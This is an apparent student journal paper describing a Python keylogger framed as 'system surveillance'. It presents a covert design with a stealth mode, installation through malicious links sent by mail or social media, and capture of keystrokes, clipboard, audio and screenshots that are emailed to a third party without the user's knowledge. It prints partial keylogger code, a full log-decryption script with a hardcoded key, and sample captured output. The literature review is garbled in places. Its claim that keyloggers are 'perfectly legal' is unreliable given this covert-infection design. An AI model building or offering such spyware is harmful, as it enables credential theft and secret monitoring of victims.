IJCRT.ORG ISSN : 2320-2882

INTERNATIONAL JOURNAL OF CREATIVE RESEARCH THOUGHTS (IJCRT)

An International Open Access, Peer-reviewed, Refereed Journal

SYSTEM SURVEILLANCE USING KEYLOGGER

[1]Prof. Atiya Kazi, [2]Mr.Dnyanesh Sawant, [3]Mr. Manthan Mungekar, [4]Mr.Pankaj Mirashi

[1]Professor [2]Student [3]Student [4]Student

Department of Information Technology Finolex Academy of Management and Technology,
Ratnagiri, India

Abstract:

In many companies, data security and recovery is now the most important factor. In many cases where data recovery is required. For these kinds of problems, a keylogger is one of the best solutions, which is often referred to as keylogging or keyboard capture. Keycapping is the act of recording keystrokes on a keyboard, usually covertly so that the person using the keyboard does not know that their actions are being monitored. With the help of keylogger application, users can get the data when the working file is corrupted due to several reasons like power loss etc. This is a tracking application used to track the users which records the keystrokes; uses log files to retrieve information. Using this application, we can recall a forgotten email or URL. In this keylogger project, whenever the user types something on the keyboard, the keystrokes are captured and sent to the admin email address without the user's knowledge within a set time.

I.Introduction

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyze the data in an effective manner. There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst.

Literature Review

In [1] we observe that To make recognizing keyloggers all the more conceivable, it is important for individuals to get a handle from top to bottom information about what keyloggers really are, how they work implement and understand a different approach to it. On answers to this kind of questions we will discuss about different the kind of algorithm that has been proposed so far to overcome the problem and also the disadvantages of the proposed system. Key recording is a stock trading practice that should be possible from multiple points of view. When the attacker gain physical access to your computing devices that may eavesdrop on physical hardware such as the keyboard to collect them valuable user data. This strategy is completely dependent on some real properties, either sound transmission created when the client composes or electromagnetic remote console propagation (Santripti Bhujel | Mrs. N. Priya 2022).

In [2] we found out External keyloggers or hardware keyloggers are small an electronic device that is placed between the keyboard and motherboards, this procedure requires attackers to have a physical access to the system to which they are intended compromise. Keyloggers are performed on targeted machine for recording client keystrokes finally, the transfer of this private information to a third party (Kavya .C, Suganya.R 2021).

In [3] we observed Keyloggers are used for both legal and illegal purposes. Attackers usually use keyloggers to obtain private information of an individual or an association. In the past a lot of credit card information has been misused attackers using keyloggers. Keyloggers from now on are one of the most dangerous types of spyware to date, (Devashree Kataria , Manan Kalpesh Shah , S Bharath Raj , Priya G 2020).

In [4] we discover Malicious programs using the keystroke logging feature an example of a real-time online banking system. Off the chance that some of the frame capacities were erroneously updated, may represent attacker to gain access to the client ledger. The the loophole of these attacks can be easily removed if the gadget keeps asking for a brand new set characters or alphabets regardless of whether the login is successful (Disha H. Parekh, Nehal Adhvaryu, Vishal Dahiya 2020).

In [5] we found out that As examination depends on individual positions and now not to the specific character styles that are allowed inside the verification code, allowing codes to contain a could not have a more distinctive assortment of characters remove the weakness, even though it would be possibly improve security in various ways. He too proposed an extension of the permissible lengths authentication codes could put the attack to sleep, but they could now do not change the straightforward situation. In total the central issue is the enemy of key logging frameworks done in that particular way will reasonably invalidate theirs entire consideration (Jia Wang, Brent Lagesse 2020).

EXISTING SYSTEM

Hardware keyloggers are physical devices such as USB keys, and A PS2 cable, or a wall charger that captures keystrokes and user when logged into the system. Hence the hardware keyloggers can be installed only and only if the attacker obtains physical access to the target system. On today's date when a person stores all his important data in his system, he is wise enough to not give his system to anyone but people he knows closely. That is, hardware implementation keyloggers are really hard.

Gap Identification

Hackers and other third parties are always looking for the vulnerabilities present inside the system. To gain knowledge about what they require from the organizations, they either gain access to the confidential data stored in the system and either cause harm to the integrity of data or may cause data loss. Another problem is that cyber crimes are increasing day by day. If we will have the chat logs or keystroke logs of victim’s laptop then we can easily analyze the entire planning of the victim which will provide the best solution to eradicate or solve the problem.

PROPOSED SYSTEM

The solution to the above existing problem is that we can create software keyloggers instead of hardware keyloggers. The proposed model provides a solution that reduces trouble installing the keylogger to the target System. Because keylogger software can be installed remotely and does not need any physical access of the target system. The designed software is powerful enough to be installed targeted system itself when a user clicks, for example malicious link sent to him through mail or any social network media and finally captures all the user's keystrokes when logged into the system, it saves the logs to a folder or sends the log directly to a third party's email address
celebration.

Working

Fig.1 Shows that Keylogger basically has three functions START,STOP,HIDE. We have implemented hook procedure in the system.when the keylogger starts,hook procedure logs the keys that are typed by the user.Then its sends captured data to main module.The main module then sends text document and screenshot of the data to specific Email and saves offline copy on data.

Proposed System




KEYLOGGER
START
HIDE(Make the software in stealth mode)
STOP
APPLICATION
Hook Procedure
APPLICATION
Hook Procedure
FTP Module
Hook Procedure
Main Module
Send email to specific address
Save as XML log files in specific folder

Fig.1.SYSTEM FLOW DIAGRAM

Output


Fig.2 :Code for Keylogger



```
# Libraries

from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform

import win32clipboard

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice as sd

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
from PIL import ImageGrab

keys_information = "key_log.txt"
system_information = "syseminfo.txt"
clipboard_information = "clipboard.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"

keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
```

keylogger.py - python-advanced-keylogger - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
PYTHON-ADVANCED-KEYL...
Cryptography
DecryptFile.py
GenerateKey.py
keylogger.py
OUTLINE
TIMELINE
Ln 22, Col 39 Spaces: 4 UTF-8 CRLF Python 3.10.7 64-bit Go Live
85°F Partly sunny
ENG IN 12:48 18-10-2022


Fig.3 :Code for Decrypt file



```
from cryptography.fernet import Fernet

key = "l4wdcGixIbbI2fyynNyxVkw4LTpoui-boWd4xQ47GyQ="

system_information_e = 'e_systeminfo.txt'
clipboard_information_e = 'e_clipboard.txt'
keys_information_e = 'e_key_log.txt'



encrypted_files = [system_information_e, clipboard_information_e, keys_information_e]
count = 0


for decrypting_files in encrypted_files:

    with open(encrypted_files[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    decrypted = fernet.decrypt(data)

    with open("decryption.txt", 'ab') as f:
        f.write(decrypted)

    count += 1

```


DecryptFile.py - python-advanced-keylogger - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
OPEN EDITORS
DecryptFile.py Cryptography
keylogger.py
GenerateKey.py Cryptography
PYTHON-ADVANCED-KEYLO...
Cryptography
DecryptFile.py
GenerateKey.py
keylogger.py
OUTLINE
TIMELINE
Ln 1, Col 1 Spaces: 4 UTF-8 CRLF Python 3.10.7 64-bit Go Live
29°C Raining now
ENG IN 15:19 17-10-2022

Fig.4 :Output of Text Document send through Email



```
athara
va
pankaj
manthan
yah
sh
msjdjnfn
osjfhn
n
```

Fig.5:Output of Screenshot send through Email



manthanmungekar... Yesterday
to me

Body_of_the_mail

key_log.txt

manthanmungekar... Yesterday
to me

Body_of_the_mail

screenshot.png

Conclusion

A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn’t know that their actions are being monitored. It is otherwise known as keyboard capturer. These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media.

References

- Santripti Bhujel | Mrs. N. Priya,”Keylogger for Windows using Python” https://www.ijtsrd.com/computer-science/other/37991/keylogger-for-windows-using-python/santripti-bhujel
- Kavya .C, Suganya.R, “SURVEY ON KEYSTROKE LOGGING ATTACKS” https://www.ijcrt.org/papers/IJCRT2104074.pdf
- Devashree Kataria , Manan Kalpesh Shah , S Bharath Raj , Priya G, “Real Time Working of Keylogger Malware Analysis” https://www.ijert.org/real-time-working-of-keylogger-malware-analysis
- Disha H. Parekh, Nehal Adhvaryu, Vishal Dahiya,”Keystroke Logging: Integrating Natural Language Processing Technique to Analyze Log Data” https://www.ijitee.org/wp-content/uploads/papers/v9i3/C8817019320.pdf
- Jia Wang, Brent Lagesse, “KeyGuard: Using Selective Encryption to Mitigate Keylogging in Third-Party IME ”https://arxiv.org/pdf/2011.10012.pdf